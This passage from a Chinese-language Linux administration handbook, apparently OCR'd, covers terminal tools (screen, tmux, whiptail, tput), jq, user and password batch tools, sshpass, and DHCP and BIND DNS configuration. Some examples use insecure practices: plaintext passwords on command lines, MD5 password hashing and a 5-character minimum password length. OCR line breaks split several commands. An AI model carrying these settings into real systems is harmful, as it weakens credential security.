# wget http://klish.googlecode.com/files/klish-1.6.4.tar.bz2
# tar jxvf klish-1.6.4.tar.bz2
# cd klish-1.6.4/
# ./configure --prefix=/srv/klish-1.6.4
# make
# make install

# cp -r xml-examples /srv/klish-1.6.4/
# export CLISH_PATH=/srv/klish-1.6.4/xml-examples/clish
```

启动clish

```
# /srv/klish-1.6.4/bin/clish

*****************************************
*         CLISH (see-lish)              *
*                                       *
*      WARNING: Authorised Access Only  *
*****************************************

Welcome root it is Mon Feb 18 09:59:06 CST 2013
>
```

为用户指定clish作为默认Shell

```
# vim /etc/passwd
neo:x:1000:1000:neo,,,:/home/neo:/bin/bash
```

改为

```
neo:x:1000:1000:neo,,,:/home/neo:/srv/klish-1.6.4/bin/clish
```

FAQ

clish/shell/shell_expat.c:36:19: fatal error: expat.h: No such file or directory

```
clish/shell/shell_expat.c:36:19: fatal error: expat.h: No such
file or directory
compilation terminated.
make[1]: *** [clish/shell/libclish_la-shell_expat.lo] Error 1
make[1]: Leaving directory `/usr/local/src/klish-1.6.4'
make: *** [all] Error 2
```

解决方案，安装expat开发包

```
# apt-get install libexpat1-dev
```

22. Limited command Shell (lshell)

https://github.com/ghantoos/lshell

主要功能就是能够限制那些命令用户可以运行

23. TUI

screen - screen manager with VT100/ANSI terminal emulation

screen 类似 jobs, 前者是对terminal, 后者针对进程。你可以随时再次链接screen会话，而不用担心中途因网络不稳定造成的中断。

```
sudo apt-get install screen
```

进入

```
screen
```

查看任务

```
screen -ls
```

重新连接会话

```
screen -r 16582
```

退出screen 使用组合键 C-a K 或者

```
screen -wipe
```

tmux — terminal multiplexer

http://tmux.sourceforge.net/

查看当前session **$tmux ls**

```
$ tmux ls
0: 1 windows (created Mon Aug 19 10:12:15 2013) [270x56]
(attached)

$ tmux list-sessions
0: 1 windows (created Mon Aug 19 10:12:15 2013) [270x56]
(attached)
```

创建session

```
tmux new -s session-name
```

结束session

```
$tmux kill-session -t 0

#结束所有session
$tmux kill-server
```

使当前会话进入后台

```
tmux detach
```

恢复session, detach的反向操作

```
tmux attach -t session-id
```

byobu - wrapper script for seeding a user's byobu configuration and launching a text based window manager (either screen or tmux)



htop - interactive process viewer



elinks

chat

finch,irssi

24. jq - Command-line JSON processor

https://stedolan.github.io/jq/

```
[root@localhost ~]# curl -s
https://api.github.com/repos/netkiller/netkiller.github.io/comm
its?per_page=5 | jq '[.[] | {message: .commit.message, name:
.commit.committer.name, parents: [.parents[].html_url]}]'
[
  {
    "message": "ethereum",
    "name": "netkiller",
    "parents": [

"https://github.com/netkiller/netkiller.github.io/commit/4aa040
9b9049c4ff77d047e17514964617d23d26"
    ]
  },
  {
    "message": "ethereum",
    "name": "netkiller",
    "parents": [

"https://github.com/netkiller/netkiller.github.io/commit/939a62
d6a8a0058025fca4a0226ded30c07f9178"
    ]
  },
  {
    "message": "ethereum",
    "name": "netkiller",
    "parents": [

"https://github.com/netkiller/netkiller.github.io/commit/111a7d
09089d7a1950d9879239370ca198f0870a"
    ]
  },
  {
    "message": "hyperledger",
    "name": "netkiller",
    "parents": [
```

```
"https://github.com/netkiller/netkiller.github.io/commit/201b88
ec4ad328268856ce6e894b860fa4bdd3a7"
    ]
  },
  {
    "message": "ethereum",
    "name": "netkiller",
    "parents": [

"https://github.com/netkiller/netkiller.github.io/commit/92a052
d152ef1333565646c79f12ada2f701003f"
    ]
  }
]
```

--raw-output

```
root@homeassistant:~# cat /etc/hassio.json
{
    "supervisor": "ghcr.io/home-assistant/aarch64-hassio-
supervisor",
    "machine": "qemuarm-64",
    "data": "/usr/share/hassio"
}

root@homeassistant:~# jq --raw-output '.data //
"/usr/share/hassio"' /etc/hassio.json
/usr/share/hassio
```

25. asciinema 终端录屏

asciinema [as-kee-nuh-muh] is a free and open source solution for recording terminal sessions and sharing them on the web.

https://asciinema.org/

```
brew install asciinema
```

26. parallel - build and execute shell command lines from standard input in parallel

并行执行**shell**命令

```
$ sudo apt-get install parallel
```

例 22.6. parallel - build and execute shell command lines from standard input in parallel

```
$ cat *.csv | parallel --pipe
grep '13113'
```

设置块大小

```
$ cat *.csv | parallel --block
10M --pipe grep '131136688'
```

27. multitail

```
dnf -y install epel-release
dnf -y update

dnf install -y gcc gcc-c++ make automake autoconf patch
dnf install -y git
dnf install -y python36
dnf install -y ncurses-devel


cd /usr/local/src/
git clone git://github.com/martine/ninja.git
cd ninja/
python3 bootstrap.py
cp ninja /usr/local/bin/

cd /usr/local/src/
git clone https://github.com/flok99/multitail.git
cd multitail/
make install
```

安装出错

```
[root@localhost multitail]# make install
cmake --build ../.build-multitail-Debug --target install
ninja: error: loading 'build.ninja': No such file or directory
make: *** [GNUmakefile:65: install] Error 1
```

28. Logging

logger - a shell command interface to the syslog(3) system log module

```
# logger -p local0.notice -t HOSTIDM -f /dev/idmc
# tail /var/log/messages

# logger -p local0.notice -t passwd -f /etc/passwd
# tail /var/log/syslog

# logger -p user.notice -t neo -f /etc/passwd
# tail /var/log/syslog
# tail /var/log/messages

# logger -i -s -p local3.info -t passwd -f /etc/passwd
# tail /var/log/messages
```

29. Password

Shadow password suite configuration.

```
                                # cat /etc/login.defs
                                # *REQUIRED*
                                # Directory where mailboxes
reside, _or_ name of file, relative to the
                                # home directory. If you _do_
define both, MAIL_DIR takes precedence.
                                # QMAIL_DIR is for Qmail
                                #
                                #QMAIL_DIR Maildir
                                MAIL_DIR /var/spool/mail
                                #MAIL_FILE .mail

                                # Password aging controls:
                                #
                                # PASS_MAX_DAYS Maximum number
of days a password may be used.
                                # PASS_MIN_DAYS Minimum number
of days allowed between password changes.
                                # PASS_MIN_LEN Minimum
acceptable password length.
                                # PASS_WARN_AGE Number of days
warning given before a password expires.
                                #
                                PASS_MAX_DAYS 99999
                                PASS_MIN_DAYS 0
                                PASS_MIN_LEN 5
                                PASS_WARN_AGE 7

                                #
                                # Min/max values for automatic
uid selection in useradd
                                #
                                UID_MIN 500
                                UID_MAX 60000

                                #
                                # Min/max values for automatic
```

```
gid selection in groupadd
                                #
                                GID_MIN 500
                                GID_MAX 60000

                                #
                                # If defined, this command is
run when removing a user.
                                # It should remove any
at/cron/print jobs etc. owned by
                                # the user to be removed
(passed as the first argument).
                                #
                                #USERDEL_CMD
/usr/sbin/userdel_local

                                #
                                # If useradd should create home
directories for users by default
                                # On RH systems, we do. This
option is overridden with the -m flag on
                                # useradd command line.
                                #
                                CREATE_HOME yes

                                # The permission mask is
initialized to this value. If not specified,
                                # the permission mask will be
initialized to 022.
                                UMASK 077

                                # This enables userdel to
remove user groups if no members exist.
                                #
                                USERGROUPS_ENAB yes

                                # Use MD5 or DES to encrypt
password? Red Hat use MD5 by default.
                                MD5_CRYPT_ENAB yes

                                ENCRYPT_METHOD MD5
```

newusers - update and create new users in batch

```
                                # cat userfile.txt
www00:x:520:520::/home/www00:/sbin/nologin
www01:x:521:521::/home/www01:/sbin/nologin
www02:x:522:522::/home/www02:/sbin/nologin
www03:x:523:523::/home/www03:/sbin/nologin
www04:x:524:524::/home/www04:/sbin/nologin
www05:x:525:525::/home/www05:/sbin/nologin
www06:x:526:526::/home/www06:/sbin/nologin
www07:x:527:527::/home/www07:/sbin/nologin
www08:x:528:528::/home/www08:/sbin/nologin
www09:x:529:529::/home/www09:/sbin/nologin
                                # newusers userfile.txt
```

chpasswd - update passwords in batch mode

echo "user:password" | chpasswd

```
                                [root@dev1 ~]# adduser test
                                [root@dev1 ~]# echo
"test:123456" | chpasswd
```

```
                                # cat passwd.txt
                                neo:neopass
                                jam:jampass
```

```
                                # cat passwd.txt | chpasswd
```

```
#  chpasswd  -c  <  passwd.txt
```

passwd 命令实现相同功能

```
                                echo "mypasword" | passwd —
stdin neo
```

sshpass - noninteractive ssh password provider

```
sudo apt install -y sshpass

root@ubuntu:~# sshpass -v
Usage: sshpass [-f|-d|-p|-e] [-hV] command parameters
   -f filename   Take password to use from file
   -d number     Use number as file descriptor for getting
password
   -p password   Provide password as argument (security unwise)
   -e            Password is passed as env-var "SSHPASS"
   With no parameters - password will be taken from stdin

   -P prompt     Which string should sshpass search for to
detect a password prompt
   -v            Be verbose about what you're doing
   -h            Show help (this screen)
   -V            Print version information
At most one of -f, -d, -p or -e should be used
```

```

```

```
sshpass -p Password scp target/*.jar
root@dev.netkiller.cn:/root/
```

```
sshpass -p Password ssh root@dev.netkiller.cn java -jar
/root/java-0.0.1-SNAPSHOT.jar
```

30. 信息摘要

cksum, sum -- display file checksums and block counts

```
neo@MacBook-Pro ~ % head -20 /dev/urandom | cksum | cut -f1 -d
" "
1705222024
```

md5sum - compute and check MD5 message digest

```
[root@localhost ~]# md5sum /etc/hosts
54fb6627dbaa37721048e4549db3224d  /etc/hosts
```

```
[root@localhost ~]# sha1sum /etc/hosts
7335999eb54c15c67566186bdfc46f64e0d5a1aa  /etc/hosts
```

31. envsubst - substitutes environment variables in shell format strings

替代品在**shell**环境变量的格式字符串，类似模版替换操作

```
[root@localhost tmp]# echo "welcome $HOME ${USER:=a8m}" |
envsubst
welcome /root root
```

```
[root@localhost tmp]# cat config.template
HOME=${HOME}
USER=${USER}

[root@localhost tmp]# envsubst < config.template > config.conf

[root@localhost tmp]# cat config.conf
HOME=/root
USER=root
```

只替换 ${USER} 变量

```
[root@localhost tmp]# envsubst '${USER}' < config.template >
config.conf
[root@localhost tmp]# cat config.conf
HOME=${HOME}
USER=root
```

模版变量

${var}	var值(与 $var 相同)
${var-$DEFAULT}	如果未设置 var，则将表达式计算为 $DEFAULT
${var:-$DEFAULT}	如果未设置var或者为空，则将表达式计算为 $DEFAULT
${var=$DEFAULT}	如果未设置 var，则将表达式计算为 $DEFAULT
${var:=$DEFAULT}	如果未设置var或者为空，则将表达式计算为 $DEFAULT
${var+$OTHER}	如果为 var，则将表达式计算为 $OTHER,，否则为空字符串
${var:+$OTHER}	如果为 var，则将表达式计算为 $OTHER,，否则为空字符串

第 23 章 常用命令

获取IP地址

```
[root@localhost ~]# hostname -I|awk '{print $1}'
192.168.30.12
```

第 24 章 Shell Terminal

dialog, whiptail, gdialog, kdialog and nautilus

1. terminal

resize - set TERMCAP and terminal settings to current xterm window size

显示终端屏幕的尺寸

```
$ resize
COLUMNS=151;
LINES=46;
export COLUMNS LINES;
```

设置终端屏幕的尺寸

```
eval `resize`
```

tset, reset - terminal initialization

```
tset -e ^? 设置Backspace删除前面一个字符
tset -k ^C 设置删除一行
```

建议使用stty替代tset

stty - change and print terminal line settings

```
$ stty
```

```
speed 38400 baud; line = 0;
eol = M-^?; eol2 = M-^?; swtch = M-^?;
ixany iutf8

$ stty -a
speed 115200 baud; rows 46; columns 151; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = M-
^?; eol2 = M-^?; swtch = M-^?; start = ^Q; stop = ^S; susp =
^Z; rprnt = ^R; werase = ^W;
lnext = ^V; flush = ^O; min = 1; time = 0;
-parenb -parodd cs8 hupcl -cstopb cread -clocal -crtscts
-ignbrk brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr
icrnl ixon -ixoff -iuclc ixany imaxbel iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0
tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -
tostop -echoprt echoctl echoke
```

```
OLDCONFIG=`stty -g`      # save configuration
stty -echo               # do not display password
echo "Enter password: \c"
read PASSWD              # get the password
stty $OLDCONFIG          # restore configuration
```

2. tput

为输出着色

```
tput Color Capabilities:

tput setab [1-7] – Set a background color using ANSI escape
tput setb [1-7] – Set a background color
tput setaf [1-7] – Set a foreground color using ANSI escape
tput setf [1-7] – Set a foreground color

tput Text Mode Capabilities:

tput bold – Set bold mode
tput dim – turn on half-bright mode
tput smul – begin underline mode
tput rmul – exit underline mode
tput rev – Turn on reverse mode
tput smso – Enter standout mode (bold on rxvt)
tput rmso – Exit standout mode
tput sgr0 – Turn off all attributes

Color Code for tput:

0 – Black
1 – Red
2 – Green
3 – Yellow
4 – Blue
5 – Magenta
6 – Cyan
7 – White
```

```
NORMAL=$(tput sgr0)
RED=$(tput setaf 1)
GREEN=$(tput setaf 2; tput bold)
YELLOW=$(tput setaf 3)
BLUE=$(tput setaf 4)
MAGENTA=$(tput setaf 5)
```

```
CYAN=$(tput setaf 6)
WHITE=$(tput setaf 7)

function exception(){
        echo -e "$WHITE$*$NORMAL"
}

function critical() {
    echo -e "$RED$*$NORMAL"
}

function info() {
    echo -e "$GREEN$*$NORMAL"
}

function warning() {
    echo -e "$YELLOW$*$NORMAL"
}

function error(){
        echo -e "$MAGENTA$*$NORMAL"
}

function debug(){
        echo -e "$CYAN$*$NORMAL"
}

# To print critical
critical "kernel error"

# To print exception
exception "file system exception"

# To print error
error "The configuration file does not exist"

# To print warning
warning "You have to use higher version."

# To print info
info "Task has been completed."

# To print debug
```

```
debug "This is a debug message."
```

Change the prompt color using tput

```
$ export PS1="\[$(tput bold)$(tput setb 4)$(tput setaf
7)\]\u@\h:\w $ \[$(tput sgr0)\]"
```

3. dialog

```
$ sudo apt-get install dialog
```


--inputbox

```
result=$(dialog --output-fd 1 --inputbox "Enter some text" 10
30)
echo Result=$result
```

4. whiptail - display dialog boxes from shell scripts

--msgbox

```
whiptail --title "Example Dialog" --msgbox "This is an example
of a message box. You must hit OK to continue." 8 78
```



--infobox

```
whiptail --title "Example Dialog" --infobox "This is an example
of a message box. You must hit OK to continue." 8 78
```

--yesno

例 24.1. whiptail - yesno

```
#! /bin/bash
# http://archives.seul.org/seul/project/Feb-1998/msg00069.html
if (whiptail --title "PPP Configuration" --backtitle "Welcome
to SEUL" --yesno "
Do you want to configure your PPP connection?"  10 40 )
then
        echo -e "\nWell, you better get busy!\n"
elif    (whiptail --title "PPP Configuration" --backtitle
"Welcome to
SEUL" --yesno "           Are you sure?" 7 40)
        then
                echo -e "\nGood, because I can't do that
yet!\n"
        else
                echo -e "\nToo bad, I can't do that yet\n"
fi
```

```
whiptail --title "Example Dialog" --yesno "This is an example
of a yes/no box." 8 78

exitstatus=$?
if [ $exitstatus = 0 ]; then
    echo "User selected Yes."
else
    echo "User selected No."
fi

echo "(Exit status was $exitstatus)"
```


设置--yes-button，--no-button，--ok-button 按钮的文本

```
whiptail --title "Example Dialog" --yesno "This is an example
of a message box. You must hit OK to continue." 8 78 --no-
button 取消 --yes-button 确认
```

--inputbox

例 24.2. whiptail - inputbox

```
result=$(tempfile) ; chmod go-rw $result
whiptail --inputbox "Enter some text" 10 30 2>$result
echo Result=$(cat $result)
rm $result
```




```
COLOR=$(whiptail --inputbox "What is your favorite Color?" 8 78
--title "Example Dialog" 3>&1 1>&2 2>&3)

exitstatus=$?
if [ $exitstatus = 0 ]; then
    echo "User selected Ok and entered " $COLOR
else
    echo "User selected Cancel."
fi

echo "(Exit status was $exitstatus)"
```

--passwordbox

例 24.3. whiptail - passwordbox

```
whiptail --title "Example Dialog" --passwordbox "This is an
example of a password box. You must hit OK to continue." 8 78
```

--textbox

例 24.4. whiptail - passwordbox

```
whiptail --title "Example Dialog" --textbox /etc/passwd 20 60
```

为文本取添加滚动条功能

```
whiptail --title "Example Dialog" --textbox /etc/passwd 20 60 -
-scrolltext
```

--checklist

例 24.5. whiptail - example 1

```
whiptail --title "Check list example" --checklist \
"Choose user's permissions" 20 78 16 \
"NET_OUTBOUND" "Allow connections to other hosts" ON \
"NET_INBOUND" "Allow connections from other hosts" OFF \
"LOCAL_MOUNT" "Allow mounting of local devices" OFF \
"REMOTE_MOUNT" "Allow mounting of remote devices" OFF
```

--radiolist

例 24.6. whiptail - radiolist

```
whiptail --title "Check list example" --radiolist \
"Choose user's permissions" 20 78 16 \
"NET_OUTBOUND" "Allow connections to other hosts" ON \
"NET_INBOUND" "Allow connections from other hosts" OFF \
"LOCAL_MOUNT" "Allow mounting of local devices" OFF \
"REMOTE_MOUNT" "Allow mounting of remote devices" OFF
```

--menu

```
whiptail --title "Menu example" --menu "Choose an option" 22 78
16 \
"<-- Back" "Return to the main menu." \
"Add User" "Add a user to the system." \
"Modify User" "Modify an existing user." \
"List Users" "List all users on the system." \
"Add Group" "Add a user group to the system." \
"Modify Group" "Modify a group and its list of members." \
"List Groups" "List all groups on the system."
```

```
 ┌──────────────────────────────────┤ Menu example
├──────────────────────────────────┐
 │            <-- Back     Return to the main menu.
│
 │            Add User     Add a user to the system.
│
 │            Modify User  Modify an existing user.
│
 │            List Users   List all users on the system.
│
 │            Add Group    Add a user group to the system.
│
 │            Modify Group Modify a group and its list of
members.             │
```

```
 │             List Groups  List all groups on the system.
│
 │
│
 │
│
 │                     <Ok>                          <Cancel>
│
 │
│
└──────────────────────────────────────────────────────────────
──────────────┘
```

--gauge

```
#!/bin/bash
{
    for ((i = 0 ; i <= 100 ; i+=30)); do
        sleep 1
        echo $i
    done
} | whiptail --gauge "Please wait" 5 50 0
```

部分 III. Network Application

1. tc - show / manipulate traffic control settings

1.1. 模拟网络丢包

```
tc qdisc add dev eth0 root netem corrupt 0.2% loss 10%
```

第 25 章 network tools

1. curl / w3m / lynx

curl

```
curl http://netkiller.guthub.com
```

w3m

```
w3m http://netkiller.guthub.com
```

lynx

```
lynx http://netkiller.guthub.com
```

2. DHCP

DHCP Server

eth0 公网ip

eth1 192.168.0.1 255.255.255.0

eth2 192.168.1.1 255.255.255.0

dhcpd.conf配置内容如下：

```
#Sample /etc/dhcpd.conf
default-lease-time 1200;
max-lease-time 19200;
option domain-name-servers 202.102.192.68,202.102.199.68;
#option domain-name "test.test";
ddns-update-style ad-hoc;

subnet 192.168.0.0 netmask 255.255.255.0 {
        range 192.168.0.20 192.168.0.200;
        option subnet-mask 255.255.255.0;
        option broadcast-address 192.168.0.255;
        option routers 192.168.0.1;
}
subnet 192.168.1.0 netmask 255.255.255.0 {
        range 192.168.1.20 192.168.1.200;
        option subnet-mask 255.255.255.0;
        option broadcast-address 192.168.1.255;
        option routers 192.168.1.1;
}
```

dhclient

all interface

```
$ sudo dhclient
```

eth0

```
$ sudo dhclient eth0
```

release matching connections

windows

```
  > ipconfig /release
  > ipconfig /renew
```

3. DNS/Bind

安装 bind9

neo@master:~$ # apt-get install bind9

named.conf.local.neo.org

```
neo@master:~$ cat /etc/bind/named.conf.local.neo.org

zone "neo.org" in {
     type master;
     file "db.neo.org";
};

zone "0.16.172.in-addr.arpa" in {
    type master;
    file "db.172.16.0";
};
```

/var/cache/bind/db.neo.org

```
neo@master:~$ cat /var/cache/bind/db.neo.org
@ IN SOA        neo.org. root.neo.org. (
                          200211131 ; serial, todays date +
todays serial #
                          28800 ; refresh, seconds
                          7200 ; retry, seconds
                          3600000 ; expire, seconds
                          86400 ) ; minimum, seconds
        NS ns.neo.org.
@       IN A         172.16.0.1
www     IN A         172.16.0.1
mail    IN A         172.16.0.1
@       MX 10 mail.neo.org.
```

/var/cache/bind/db.172.16.0

```
neo@master:~$ cat /var/cache/bind/db.172.16.0
@ IN SOA neo.org root.neo.org. (
                                2002111300 ; Serial
                                28800 ; Refresh
                                14400 ; Retry
                                3600000 ; Expire
                                86400 ) ; Minimum
                                IN NS ns.neo.org.

1 PTR www1.neo.org.
2 PTR www2.neo.org.
3 PTR www3.neo.org.
neo@master:~$
```

/etc/resolv.conf

```
neo@master:~$ cat /etc/resolv.conf
search neo.org
nameserver 172.16.0.2
neo@master:~$
```

forwarders

```
options {
    directory "/var/named";
    forwarders { 192.168.24.35; 192.168.24.36; };
};
```

Load Balancing

Load Balancing (DNS 轮循负载均衡)

Bind 8

```
neo@master:~$ cat /var/cache/bind/db.neo.org
@ IN SOA        neo.org. root.neo.org. (
                          200211131 ; serial, todays date +
todays serial #
                          28800 ; refresh, seconds
                          7200 ; retry, seconds
                          3600000 ; expire, seconds
                          86400 ) ; minimum, seconds
        NS ns.neo.org.
@       IN A         192.168.0.1
web     IN A         192.168.0.1
mail    IN A         192.168.0.1
@       MX 10 mail.neo.org.

www1 IN A         172.16.0.1
www2 IN A         172.16.0.2
www3 IN A         172.16.0.3
www4 IN A         172.16.0.4

www    IN CNAME        www1.neo.org.
www    IN CNAME        www2.neo.org.
www    IN CNAME        www3.neo.org.
www    IN CNAME        www4.neo.org.
neo@master:~$
```

Bind 9

```
neo@master:~$ cat /var/cache/bind/db.neo.org
@ IN SOA        neo.org. root.neo.org. (
                          200211131 ; serial, todays date +
todays serial #
                          28800 ; refresh, seconds
                          7200 ; retry, seconds
                          3600000 ; expire, seconds
                          86400 ) ; minimum, seconds
        NS ns.neo.org.
@       IN A         192.168.0.1
web     IN A         192.168.0.1
mail    IN A         192.168.0.1
@       MX 10 mail.neo.org.
```

```
www IN A         172.16.0.1
www IN A         172.16.0.2
www IN A         172.16.0.3
www IN A         172.16.0.4
www IN A         10.50.1.110
www IN A         10.50.1.131
www IN A         10.50.1.122
neo@master:~$
```

view

```
acl "cnc_view" {
          220.250.21.86;
          216.93.170.17;
          216.93.160.16;
          210.53.31.2;
          218.104.224.106;
          218.66.59.233;
          218.66.102.93;
          202.101.98.55;
          };

view "cnc" {
match-clients { "cnc_view"; };
recursion yes;
zone "." { type hint; file "named.root"; };
zone "netkiller.org.cn" { type master; file
"cnc/netkiller.org.cn" ; };
};

view "no_cnc" {
match-clients { any; };
recursion yes;
zone "netkiller.org.cn" { type master; file
"telecom/netkiller.org.cn"; };
zone "." { type hint; file "named.root"; };
};
```

Master / Slave

master /etc/named.conf

```
# cat /etc/named.conf

        zone "example.com" {
                type master;
                file "/var/named/example.com.zone";
                allow-transfer { 172.16.1.23; 120.100.100.23;
};
        };
```

notify 指令会自动通知所有这个域的所有在ns记录上的机器，also-notify指令可以用来通知所有不在ns记录上的dns服务器

```
        zone "example.com" {
                type master;
                file "example.com.zone";
                allow-transfer { 172.16.1.23; };
                notify yes;
                also-notify { 172.16.1.23; };
        };

                zone "1.16.172.in-addr.arpa" IN {
                        type master;
                        file "1.16.172";
                        allow-transfer { 172.16.1.23 ; };
                        notify yes;
                        also-notify { 172.16.1.23 ; };
                };
        zone "144.132.102.in-addr.arpa" IN {
                        type master;
                        file "144.132.102.in-addr.arpa.zone";
                        allow-transfer { 172.16.1.23 ; };
                        notify yes;
                        also-notify { 172.16.1.23 ; };
         };
```

/var/named/example.com.zone

```
# cat 144.132.102.in-addr.arpa.zone
$TTL    86400
@       IN      SOA     localhost. root.localhost.  (
                                      2010010100 ; Serial
                                      28800      ; Refresh
                                      14400      ; Retry
                                      3600000    ; Expire
                                      86400 )    ; Minimum
        IN      NS      ns1.example.com.

6       IN      PTR     www.example.com.
15      IN      PTR     bbs.example.com.
19      IN      PTR     images.example.com.
```

/var/named/example.com.zone

```
$TTL    86400
@               IN SOA  example.com. root.example.com. (
                                      42              ;
serial (d. adams)
                                      3H              ;
refresh
                                      15M             ; retry
                                      1W              ;
expiry
                                      1D )            ;
minimum
                IN NS           ns1.example.com.
                IN NS           ns2.example.com.
@               IN A 120.100.100.6
@               IN MX 10 mx.corpease.net.

ns1             IN A 120.100.100.20
ns2             IN A 120.100.100.23
www            IN A 120.100.100.6
images         IN A 120.100.100.6
```

slave /etc/named.conf

```
zone "example.com" {
        type slave;
        file "/var/named/slaves/example.com.zone";
        masters { 172.16.1.20; 120.100.100.20; };
};
```

```
zone "144.132.120.in-addr.arpa" IN {
        type slave;
        file "slaves/144.132.120.in-addr.arpa.zone";
        masters { 172.16.1.20; };
};
```

FAQ

Master 更改后 Slave 不同步

采用 master / slave 结构的DNS服务器，一般情况下只需要维护master上的记录即可

很多人会遇到，档你在master 增加一个记录后 slave 没有更新，删除slave 上的zone 文件 restart 才能更新。

这是因为你没有更改 2010010100 ; Serial 这项。凡是对zone文件操作后必须更改Serial建议使用日期与时间作为该值。

另外Serial 的新数值必须大于就数值才能更新

Master 与 Slave 的 Test

启动主DNS服务器然后测试解析与反向解析，然后启动备份DNS，观察复制情况，再测试正向与反向解析。

```
dig @120.100.100.20 www.example.com
```

```
$ dig @120.100.100.20 -x 120.100.100.6

; <<>> DiG 9.7.3 <<>> @120.100.100.20 -x 120.100.100.6
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41279
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1,
ADDITIONAL: 1

;; QUESTION SECTION:
;6.144.132.120.in-addr.arpa.    IN      PTR

;; ANSWER SECTION:
6.144.132.120.in-addr.arpa. 86400 IN    PTR
www.example.com.

;; AUTHORITY SECTION:
144.132.120.in-addr.arpa. 86400 IN      NS
ns1.example.com.

;; ADDITIONAL SECTION:
ns1.example.com.            1800    IN      A
120.100.100.20

;; Query time: 6 msec
;; SERVER: 120.100.100.20#53(120.100.100.20)
;; WHEN: Wed Feb  8 10:37:28 2012
;; MSG SIZE  rcvd: 103

neo@neo-OptiPlex-380:~$ dig @120.100.100.20 -x 120.100.100.19

; <<>> DiG 9.7.3 <<>> @120.100.100.20 -x 120.100.100.19
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17336
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1,
ADDITIONAL: 1

;; QUESTION SECTION:
;19.144.132.120.in-addr.arpa.   IN      PTR
```

```
;; ANSWER SECTION:
19.144.132.120.in-addr.arpa. 86400 IN   PTR
images.example.com.

;; AUTHORITY SECTION:
144.132.120.in-addr.arpa. 86400 IN      NS
ns1.example.com.

;; ADDITIONAL SECTION:
ns1.example.com.            1800    IN      A
120.100.100.20

;; Query time: 6 msec
;; SERVER: 120.100.100.20#53(120.100.100.20)
;; WHEN: Wed Feb  8 10:37:39 2012
;; MSG SIZE  rcvd: 107
```

DNS tools

dig - DNS lookup utility

dig

dig @<name server> <domain name>

```
[root@testing neo]# dig @202.96.134.133 netkiller.8800.org

; <<>> DiG 9.2.4 <<>> @202.96.134.133 netkiller.8800.org
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47971
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2,
ADDITIONAL: 2

;; QUESTION SECTION:
;netkiller.8800.org.            IN      A

;; ANSWER SECTION:
```

```
netkiller.8800.org.     14353   IN      A       220.201.35.11

;; AUTHORITY SECTION:
8800.org.               86398   IN      NS      ns1.3322.net.
8800.org.               86398   IN      NS      ns2.3322.net.

;; ADDITIONAL SECTION:
ns1.3322.net.           166302  IN      A       61.177.95.125
ns2.3322.net.           166298  IN      A       222.185.245.254

;; Query time: 4 msec
